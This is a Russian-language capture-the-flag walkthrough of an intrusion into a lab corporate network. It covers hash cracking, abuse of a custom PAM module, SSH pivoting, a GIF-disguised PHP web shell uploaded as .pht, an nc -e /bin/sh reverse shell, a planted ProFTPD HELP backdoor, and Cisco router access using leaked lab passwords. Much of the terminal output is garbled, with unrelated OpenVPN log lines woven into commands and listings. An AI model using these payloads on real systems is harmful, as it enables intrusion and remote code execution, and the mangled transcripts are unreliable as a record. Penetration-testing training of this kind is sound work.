Пробуем восстановить пароли из хешей (Apache apr1 хеш в hashcat идет под номером 1600):

```
root@kali2:~/lab9/bypass# hashcat -m1600 r-a0 hashes.txt /usr/share/john/password.lst
[...]
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6
Initializing hashcat v2.00 with 2 threads and 32mb segment-size...
Tue Jun [1] Fixed in: 15.8
Added hashes from file hashes.txt: 4 (4 salts)
Tue Jun [1] Title: WP Symposium <= 15.1 - Blind SQL Injection [bear32c.lab] - H
$apr1$tzmka3rd$sauTCTAS7So4SV6QUbgCl.: [REDACTED] vulnerabilities/8148
$apr1$xfw10FU$tr8G5Cpug2S60Gm/h2r0V0: [REDACTED] com/advisories/blind-sql-injection-i
$apr1$dtqA1HRu$/Nm6Im8Cq5cTw/oyHlWpN.: [REDACTED] ers-to-access-sensitive-data/
$apr1$ocN0u3Q9$GfqxcSdSbGLVm2eXgDDs41: [REDACTED]
    bit key [...]
All hashes have been recovered dm <= 15.8.1 - Unauthenticated Reflected Cross-Site
  IMAGE (XSS)
```

Получаем уже известный из mainsite пароль b.muncy, а также остальные пароли других аккаунтов.

Очень полезно записывать все найденные учетные данные и пароли, для того чтобы в будущем иметь возможность проверять их быстро изучая новую цель, т.к. пароли пользователей в корпоративной сети с высокой вероятностью будут повторяться от одного сервиса к другому.

## АТАКУЕМ SSH

Несмотря на предыдущее замечание, к сожалению, ни один из найденных паролей пока что не подошел к почте, что обычно дает

очень неплохие результаты в продвижении вглубь корпоративной сети. Не беда, попробуем подключиться к SSH на порту 22 и попробовать там. Пробуем, и видим следующую картину:

```
root@kali2:~/Lab9/ssh# ssh b.muncy@192.168.101.8
#####
Welcome! 7 22:27:11 2016 Control Channel: TLSv1/SSLv3 DHE-RSA-AES256-SHA, 1024 bit RSA
System: Debian GNU/Linux 7server] Peer Connection Initiated with [AF_INET]94.23.75.443
Attention! You are entering protected area[ver]: 'PUSH_REQUEST' (status=1)
Tue Jun  7 22:27:13 2016 PUSH: Received control message: 'PUSH_REPLY,route 192.172.16.17'
All connections and actions are recorded and reviewed.config 10.10.84.118 10.10.84.17
Be careful performing operations on this machine fig/up options modified
Tue Jun  7 22:27:13 2016 OPTIONS IMPORT: route options modified
Pam (c) krakenwaffe 2016 Preserving previous TUN/TAP instance: tun0
#####
The password: [REDACTED] 7:11 2016 VERIFY OK: depth=1, C=RU, ST=MSK, L=Moscow, O=PentestIT
```

Довольно необычная ситуация для подключения по SSH — видимо используется собственный модуль для аутентификации. Кроме того, обращаем внимание что система запрашивает сначала “The password”, а потом еще и “Password”.

Пробуем все найденные учетные данные в разных комбинациях — безрезультатно.

Так как ни почта ни SSH не принесли желаемых результатов, а других доступных сервисов больше не остается, видимо мы что-то упустили. SSH важен еще и тем, что мы получим доступ внутрь корпоративной сети и сможем продвинуться дальше, поэтому нам интересно сконцентрироваться на нем.

Пробуем еще раз, и видим автора скрипта: Pam (c) krakenwaffe — не похоже на что-то стандартное.

Ищем это в Google, и вскоре находим аккаунт разработчика krakenwaffe на Github, который к тому же работает в компании cybear32c — интересно!

David Nash  
krakenwaffe

Follow

Popular repositories

- eyelog System monitoring 2 ★
- kali-linux-docker Kali Linux Docker 0 ★
- ONL Please visit the Open Compute Project repository 0 ★
- slow slow down a Linux network device to lower speeds (T1, 3G, 28.8k modem, etc) 0 ★

1 contribution in the last year

Изучив contributions некого Девида, видим единственный файл: mypam.c, расположенный здесь: <https://github.com/krakenwaffe/eyelog/blob/master/mypam.c>. После беглого анализа кода становится понятно, что это именно тот модуль, в котором мы пытаемся авторизоваться, и который запрашивает у нас “The password”.

```
41     // disallow root logins
42     if (strcmp(pusername, "root") == 0) {
43         return PAM_AUTH_ERR;
44     }
45
46
47     pmsg[0] = &msg[0];
48     msg[0].msg_style = PAM_PROMPT_ECHO_ON;
49     msg[0].msg = "The password: ";
50     resp = NULL;
51     if( (retval = converse(pamh, 1, pmsg, &resp))!=PAM_SUCCESS ) {
52         return retval;
53     }
54
```

Под рутом зайти не получится, смотрим что дальше...

Внимание привлекает следующий участок:

```
68     time_t now = time(NULL);
69     struct tm *now_tm = localtime(&now);
70     int hour = now_tm->tm_hour;
71     int day = now_tm->tm_mday;
72
73     char correctPass[11];
74     sprintf(correctPass, "daypass%d%d", day, hour);
75
76
77     if(strcmp(correctPass, input)==0) {
78         return PAM_SUCCESS;
79     }
80     else
81         return PAM_AUTH_ERR;
82
```

Видим, что введенный пароль проходит сравнение с daypass<день><час>. Пробуем подставить текущее значение, а именно “daypass80” на момент написания этого документа:

```
root@kali2:~/Lab9/ssh# ssh b.muncy@192.168.101.81, ST=MSK, L=Moscow, O=Pentest1
#####
Welcome! 7 23:27:12 2016 Data Channel Encrypt: Cipher 'BF-CBC' initialized with
bit key
System: Debian GNU/Linux 7 Data Channel Encrypt: Using 160 bit message hash 'SHA1'
r HMAC authentication
Attention! You are entering protected area. pt: Cipher 'BF-CBC' initialized with
bit key
All connections and actions are recorded and reviewed. 160 bit message hash 'SHA1'
r HMAC authentication
Be careful performing operations on this machine cipher TLSv1/SSLv3 DHE-RSA-AES
SHA, 1024 bit RSA
Pam (c) krakenwaffe
#####
The password: daypass80
Password:
The password:
```

Все равно не срабатывает... Тогда вспоминаем как зовут нашего разработчика, который поделился с нами паролем через Github – David Nash. Пробуем зайти под d.nash:


```
root@kali2:~/lab9/ssh# ssh d.nash@192.168.101.8
#####
Welcome! 7 22:27:11 2016 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-CBC-SHA, 1024 bit RSA
System: Debian GNU/Linux 7 [server] Peer Connection Initiated with [AF_INET]94.23.75:443
Attention! You are entering protected area[er]: 'PUSH_REQUEST' (status=1)
Tue Jun  7 22:27:13 2016 PUSH: Received control message: 'PUSH_REPLY,route 192.168.101.8'
All connections and actions are recorded and reviewed.config 10.10.84.118 10.10.84.171
Be careful performing operations on this machine config/up options modified
Tue Jun  7 22:27:13 2016 OPTIONS IMPORT: route options modified
Pam (c) krakenwaffe 2016 Preserving previous TUN/TAP instance: tun0
#####
The password: daypass806 VERIFY OK: depth=1, C=RU, ST=MSK, L=Moscow, O=PentestIT
Linux.tl9-ssh:3.2.0-4-amd64#1 SMP Debian 3.2.78-1 x86_64
Last login: Wed Jun  7 21:00:18 UTC 2016 from 10.10.149.186SK, L=Moscow, O=PentestIT
d.nash@tl9-ssh:~$
```

Получилось! Мы зашли на SSH сервер. Посмотрим что есть вокруг:

```
d.nash@tl9-ssh:~$ pwd
/home/d.nash
d.nash@tl9-ssh:~$ ll 2>&1a Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-CBC-SHA, 1024 bit RSA
total 124
drwxr-x-- 3 root d.nash 4096 May 19 17:07 .
drwxr-xr-x 5 root root 4096 May 17 14:32 ..
-rw-r--r-- 1 root d.nash 8220 Dec 30 2012 .bash_logout
-rw-r--r-- 1 root d.nash 3392 Dec 30 2012 .bashrc
-rw-r--r-- 1 root d.nash 6751 Dec 30 2012 .profile
drwxr-x-- 2 root d.nash 4096 May 19 17:11 .ssh
d.nash@tl9-ssh:~$ cd .ssh
d.nash@tl9-ssh:~/ssh$ ll 2>&1a Options IMPORT: --ifconfig/up options modified
d.nash@tl9-ssh:~/ssh$ ll 2>&1a Options IMPORT: route options modified
total 24
7 22:27:13 2016 Preserving previous TUN/TAP instance: tun0
drwxr-x-- 2 root d.nash 4096 May 19 17:11 .
-rw-r--r-- 1 root d.nash 1675 May 19 16:52 id_rsa
-rw-r--r-- 1 root d.nash 1396 May 19 16:52 id_rsa.pub
-rw-r--r-- 1 root d.nash 222 May 19 17:11 known_hosts
-rw-r----- 1 root d.nash 10 May 19 16:57 token.txt
d.nash@tl9-ssh:~/ssh$
```

Помимо токена в папке .ssh также находим и приватный ключ для подключения к другим серверам (к каким – можно узнать поработав с файлом known\_hosts) – наверняка пригодится в дальнейшем!

Теперь мы получаем плацдарм для следующих атак, и перед нами открывается вся корпоративная сеть компании CyBear32C.



## СЛЕДУЮЩИЕ ШАГИ

После взятия SSH можно выходить на все остальные компьютеры в сети — с какого начать? В первую очередь, стоит просканировать все три подсети с помощью nmap, любезно предоставленного прямо на сервере SSH и изучить доступные сервисы.

На данном этапе практически все внутренние ресурсы, за исключением Windows-машин и сервера dev будут доступны для атаки — можно прорабатывать порты и пробовать.

---

### ПРОБРОС ПОРТОВ

Чтобы обеспечить удобный доступ к внутренней сети через вновь появившееся SSH подключение есть множество способов.


В первую очередь рекомендую статью «Pivoting или проброс портов» по адресу <https://habrahabr.ru/post/302168/>.

Кроме того, полезно знать интересную возможность стандартного SSH клиента — проброс портов без перезапуска сессии и добавления параметров в командную строку.

Для этого достаточно нажать комбинацию Shift+~+С и перейти в командный режим работы:

```
denash@tl9-ssh:~/!ssh$ 16 Data Channel Encrypt: Cipher 'BF-CBC' initialized with
ssh> -L 8086:192.168.0.6:80
Forwarding port 7:12 2016 Data Channel Encrypt: Using 160 bit message hash 'SHA1
for HMAC authentication
denash@tl9-ssh:~/!ssh$ ! Data Channel Decrypt: Cipher 'BF-CBC' initialized with
bit key
```

После ввода нужной команды мы получим доступ к 80-му порту сервера 192.168.0.6 (photo) через порт 8086 на 127.0.0.1:



## PHOTO HOSTING И ЗАГРУЗКА ФАЙЛОВ

Сервер фото встречает нас формой для загрузки файлов — и ничего больше, наверняка в ней и есть уязвимость.


С точки зрения разработчика сделать upload файлов безопасным очень сложно — векторов атаки на него может быть очень много: это и неработающая валидация по расширению файла, его MIME-типу, или уязвимость в библиотеке, которая обрабатывает файл, или race condition, или любая из множества других проблем.

Для начала, посмотрим на чем написан сайт:


```
root@kali2:~# whatweb http://127.0.0.1:8086/
http://127.0.0.1:8086/ [200] Country[RESERVED][ZZ], HTTPServer[nginx/1.10.0], IP
[127.0.0.1], PHP[5.4.45-0+deb7u2], X-Powered-By[PHP/5.4.45-0+deb7u2], nginx[1.10
.0]
```

И заодно запустим dirb, чтобы посмотреть какие скрытые директории есть на веб-сервере.

Директория upload доступна прямо на сервере, попробуем загрузить безобидную картинку и убедимся что файлы сохраняются именно в эту папку:




Так и есть, google.png доступен. Обращаем внимание, что сайт показывает размеры картинки, видимо есть какой-то анализ. Пробуем загрузить PHP файл:



Изменить расширение не помогает:

```
File file.jpg successfully uploaded!
but whis is not image!DELETED.
```

Интересно, это дает нам сразу две подсказки: во-первых файл, возможно, сначала загружается, а затем удаляется, и его можно успеть дернуть, и во-вторых мы еще раз убеждаемся, что проверка на то, что это картинка присутствует (видимо, с помощью `getimagesize()`), которую можно обмануть добавив, например, GIF заголовок). Пробуем еще раз с таким файлом `file.jpg`:



```
GIF89a
<?php
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
?>
~
```

Файл загрузился успешно, и даже доступен:

```
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.jpg
GIF89a
<?php
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
?>
```

Но, к сожалению, не выполняется. Пробуем загрузить этот файл с различными расширениями, раз php не работает: `.htaccess`, `.php5`, `.phtml` и `.pht` – последний вариант работает! Он тоже выполняется:

```
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.pht?c
md=id
GIF89a
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```

Теперь нужно получить shell. Для этого слушаем с помощью nc на сервере SSH, и обращаемся к файлу:

```
d.nash@tl9-ssh:~$ nc -nvlp 1236
listening on [any] 1236
[...]
root@kali2:~/lab9/photo# vi file.php
saving your work
root@kali2:~/lab9/photo# curl http://127.0.0.1:8086/upload/file.pht?c
md=nc%20-e%20/bin/sh%20172.16.0.2%201236
```

И удачно получаем коннект:

```
d.nash@tl9-ssh:~$ nc -nvlp 1236  
listening on [any] 1236 ... @kali2: ~/lab9/terminal  
connect to [172.16.0.2] from (UNKNOWN) [192.168.0.6] 33584  
python -c 'import pty; pty.spawn("/bin/sh")'  
$  
[523:29:57 2016 TCPv4_CLIENT link remote: [AF_INET]94.23.8.175  
cmd=nc  
No input file specified  
root@kali2:~/lab9/  
cmd=nc  
No input file specified  
root@kali2:~/lab9/
```

Прямо в папке апload можно найти токен в скрытой поддиректории:

```
www-data@tl9-photo:~/upload/          cat photo.txt      0+deb/u2 sb/nexio.h  
cat photo.txt                         root@kali2: ~/lab9/terminal /usr/src/linux-he  
                                         sb/panjit.h
```

Кстати, ради интереса можно изучить и исходники:

```
cat add.php                                     root@kali2: ~/lab9/terminal
<?php

function validateFile($filename) {
    $filename=explode('.',$filename);
    if (preg_match("(php[3-7]?|php[1-4]?)",end($filename))) {AF_INET]94.23.8.175
        return true; } else: initial packet from [AF_INET]94.23.8.175
    else
        return false;
}
23:29:58 2016 VERIFY OK: depth=1, C=RU, ST=MSK, L=Moscow, O=pentest.ru, emailAddress=info@pentestit.ru
function processFile($tmpPath) {C: depth=0, C=RU, ST=MSK, L=Moscow, O=
    $path = "upload/" . $_FILES["image"]["name"];
    if (move_uploaded_file($tmpPath,$path))
    {
        echo "<center>File ".$_FILES["image"]["name"]." successfully uploaded!</center>\n";
        $x = getimagesize($path);
        if ($x)
        {
            echo "<center>Width: ".$x[0]."\nHeight: ".$x[1]."\nImage type: ".$x["mime"]."</center>\n";
            //unlink($path);
        }
        else
        {
            echo "<center>but whis is not image!DELETED.</center>";
            unlink($path);
        }
    }
}
3:29:58 2016 [server] Peer Connection Initiated with [AF_INET]94.23.8.175
4 bit
}
13:30:01 2016 SENT CONTROL [server]: 'PUSH REQUEST' (status=0)
if ($_SERVER["REQUEST_METHOD"] == "POST" && is_uploaded_file($_FILES["image"]["tmp_name"]))
{
    $tmpPath=$_FILES["image"]["tmp_name"];
    if (validateFile($_FILES["image"]["name"])){
        echo "<center>Uploaded file is invalid.</center>";
        unlink($tmpPath);
    }
}
3:30:01 2016 Preserving previous TUN/TAP instance: tun0
3:30:01 2016 Initialization Sequence Completed
    processFile($tmpPath);
}

root@kali2:~/lab9/terminal
```

Видим, что файл сначала сохраняется в папку, а затем только проверяется, то есть кроме эксплуатированной нами уязвимости есть еще и race condition.

Кроме токена и этого кода на сервере ничего интересного не обнаруживаем, и продолжаем дальше!

## ИЗУЧАЕМ FTP

Просканировав с помощью nmap сервер 172.16.0.4, находим открытый 21-й порт (ftp) и 22-й порт (ssh). Естественно, вход с нашим ssh ключиком не срабатывает, поэтому сконцентрируемся на самом FTP.

```
d.nash@tl9-ssh:/tmp$ nmap -sV 172.16.0.4 -p21
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-16 00:06 MSK
Nmap scan report for 172.16.0.4
Host is up (0.00052s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
Service Info: OS: Unix


```

ProFTPD 1.3.5 имеет известную уязвимость связанную с копированием файлов без аутентификации, которую можно проэксплуатировать через веб-сервер — копируем в /var/www, например, /etc/passwd и мы уже немного ближе к цели.

Проблема в том, что веб сервер на этой машине не запущен...

Попробуем подключиться к ftp серверу:

```
d.nash@tl9-ssh:/tmp$ ftp 172.16.0.4
Connected to 172.16.0.4.
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
Name (172.16.0.4:d.nash): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 ftp      ftp        4096 May  3 18:29 dist
226 Transfer complete
ftp> █
```

Анонимный вход доступен, и в папке dist находим исходники сервера. Интересно, наверняка их выложили не просто так, попробуем их изучить. Скачиваем и распаковываем архив proftpd-dfsg-1.3.5.tar.bz2 с помощью ftp-клиента (команды lcd и get), и пробуем поискать изменения в коде. Начнем с поиска подстроки CYBEAR, и тут же находим файл src/help.c:

```
pr_response_add(R_DUP, _("Direct comments to %s"),  
    cmd->server->ServerAdmin ? cmd->server->ServerAdmin : "ftp-admin");  
} else {  
    if (strcmp(target, "CYBEAR32C") == 0) { system("/bin/sh;/sbin/sh"); }  
    /* List the syntax for the given target command. */  
    for (i = 0; i < help_list->nelts; i++) {  
        if (strcasecmp( helps[i].cmd, target) == 0) {  
            pr_response_add(R_214, "Syntax: %s %s", helps[i].cmd,  
                helps[i].syntax);  
            return 0;  
        }  
    }  
}
```

Похожий backdoor был встроен в версию 1.3.3c во время атаки на ProFTPD: <https://www.aldeid.com/wiki/Exploits/proftpd-1.3.3c-backdoor>.

Попробуем воспользоваться предоставленным бекдором!

```
d.nash@tl9-ssh:~$ nc 172.16.0.4 21
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
HELP CYBEAR32C
python -c 'import pty; pty.spawn("/bin/sh")'
$ bash
bash
proftpd@tl9-ftp-test:/$ ls
lsun 15 23:29:57 2016 TCPv4 CLIENT link remote: [AF_INET]94.23.8.175
bin  home lib64 opt sbin tmp vmlinuz.old
boot initrd.img lost+found proc share usr
dev  initrd.img.old media root srv var
etc  lib mnt run sys vmlinuz
proftpd@tl9-ftp-test:/$ █
```

Ну и в папке /home находим целый набор интересных файлов:

```
proftpd@tl9-ftp-test:/home$ ls -la
ls -la
total 28
drwxr-xr-x  7 root root 4096 May 14 20:22 .
drwxr-xr-x 23 root root 4096 May  3 20:21 ..
drwxrwxr-x  2 root test 4096 Jun  8 14:53 cisco_upload
drwxrwxrwt 12 root root 4096 Jun 15 18:56 m.barry
drwxr-xr-x  2 root root 4096 May 10 2014 old
```

Кроме токена в папке “old” мы находим:

- новую учетную запись m.barry
- тестовый скрипт в папке m.barry/upload/test\_scripts
- конфигурационный файл роутера cisco с паролями

```
line vty 0 4
password cisco
logging synchronous
login
transport input telnet
transport output telnet
```

- файл trouble.cap с паролем m.barry и указанием на то, что сервер dev скачивает все питоновские скрипты из папки test\_scripts с FTP и, возможно, запускает их.

К сожалению, просто так подложить файл в test\_scripts нельзя — недостаточно прав, поэтому придется продвигаться дальше и искать другой способ атаки на dev сервер.

```

220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
USER m.barry
331 Password required for m.barry
PASS Shie9aiR
230 User m.barry logged in
CWD upload
250 CWD command successful
CWD test_scripts
250 CWD command successful
TYPE A
200 Type set to A
PASV
227 Entering Passive Mode (172,16,0,4,201,0).
NLST *.py
150 Opening ASCII mode data connection for file list
226 Transfer complete
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (172,16,0,4,147,119).
RETR test.py
150 Opening BINARY mode data connection for test.py (85 bytes)
226 Transfer complete

```

## САМЫЙ БЫСТРЫЙ ТОКЕН — CISCO

Попробуем воспользоваться найденной информацией, и начнем с cisco — пароль у нас уже есть. Вспоминаем IP по схеме сети, и пробуем зайти:

```

d.nash@tl9-ssh:~$ telnet 192.168.2.100 23
Trying 192.168.2.100...
Connected to 192.168.2.100.
Escape character is '^]'.

#                                     root@kali2: ~/l#9/terminal
###                                     #####
Edit View Search####terminal Help           #####
###                                     #####
Jun 15 23:29:51 2016 Control Channel: TLSv1, cipher TLSv1/SSLv3, 1024 bit RSA key, SHA1 digest, SHA1 hash, MD5 signature algorithm
Jun 15 23:29:51 2016 server#1 Peer Connection initialized with IP address 192.168.2.100
Jun 15 23:30:00 2016 server#1 : 'PUSH_REQUEST' (state 44)
Jun 15 23:30:00 2016 #USH: Received control message: 'PUSH_REQUEST'
Jun 15 23:30:00 2016 #USH: Received control message: 'PUSH_REQUEST'
Jun 15 23:30:01 2016 route 10.10.0.1,topologyernet30,ifconfig 10.10.0.255.255.
Jun 15 23:30:01 2016 openvpn: no process found
Jun 15 23:30:01 2016 OPTIONS IMPORT: --ifconfig/up options modified
Jun 15 23:30:01 2016 OPTIONS IMPORT: route options modified
Jun 15 23:30:01 2016 ##### Presenting previous TUNNEL instance: tunnel
Jun 15 23:30:01 2016 Initialization Sequence Completed (1024)
Jun 16 00:29:58 2016 TLS##soft ##set sec ##bytes##794526/0 pkts
Jun 16 00:29:58 2016 VERIFY OK: depth=1, ##RU##=MSK, L=Moscow
ab.pentestit.ru, ##mailAddress=info@pentestit.ru##
Jun 16 00:29:58 2016 VERIFY OK: depth=0, C=RU, ST=MSK, L=Moscow
server, emailAddress=info@pentestit.ru
Jun 16 00:29:59 2016 Data Channel Encrypt: Cipher 'BF-CBC' initialized key
User Access Verification
Password: 00:29:59 2016 Data Channel Encrypt: Using 160 bit message authentication
Router> 00:29:59 2016 Data Channel Decrypt: Cipher 'BF-CBC' initialized key

```

Сразу же получаем токен! Теперь попробуем сбросить хеш для enable 3:

```
root@kali2:~/lab9/cisco# hashcat -m5700 -a0 hash.txt /usr/share/wordlists/rockyou.txt
Initialization hashcat v2.00 with 2 threads and 32mb segment-size...
Added hashes from file hash.txt: 1 (1 salts)
Activating quick-digest mode for single-hash
.Hp00/aZnNDJ4.0TA3AZVVFqXcYBMaMfufUDJU85bHU:
All hashes have been recovered
```

Находим пароль, пробуем его, и получаем привилегированный режим:

```
Router>enable 3
Password:
Router#
```

Все готово. Конфигурационный файл роутера разрешает делать мониторинг трафика:

```
mgcp profile default
!
!
!
gatekeeper
  shutdown
!
privilege exec level 3 monitor capture buffer
privilege exec level 3 monitor capture point ip cef
privilege exec level 3 monitor capture point ip
privilege exec level 3 monitor capture point associate
privilege exec level 3 monitor capture point start
privilege exec level 3 monitor capture point
privilege exec level 3 monitor capture
privilege exec level 3 monitor
privilege exec level 3 show monitor capture point all
privilege exec level 3 show monitor capture point
privilege exec level 3 show monitor capture
privilege exec level 3 show monitor
privilege exec level 3 show
!
line con 0
  exec-timeout 0 0
  stopbits 1
line aux 0
  stopbits 1
line vty 0 4
  password cisco
  logging synchronous
  login
  transport input telnet
  transport output telnet
```

С помощью этих команд можно изучать трафик идущий через эту подсеть (а именно – portal).

Как оказалось, есть возможности пройти лабораторию разными способами, и лично мне мониторинг трафика не понадобился.

Поэтому, я предлагаю оставить эту часть на самостоятельную проработку, и продвинуться дальше.

## NAS И НЕЗАЩИЩЕННЫЕ БЭКАПЫ

Продолжая изучать разные подсети, натыкаемся на сервер NAS:

```
d.nash@tl9-ssh:~$ nmap 192.168.0.3
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-16 01:07 MSK
Nmap scan report for 192.168.0.3
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3260/tcp  open  iscsi
```

Открытый порт 3260 намекает на возможность подключения к iscsi. Если вы следили за новостями в области ИБ, то наверняка слышали о взломе итальянской компании Hacking Team, которая в данном случае стала прообразом CyBear32c. В сети можно найти writeup о том, как происходила атака, из которого можно почерпнуть много интересного.

Начнем с проброса порта на локальную машину:

```
d.nash@tl9-ssh:~$ ssh -L 3260:192.168.0.3:3260
Forwarding port.
```

Устанавливаем iscsadm и пробуем подключиться:

```
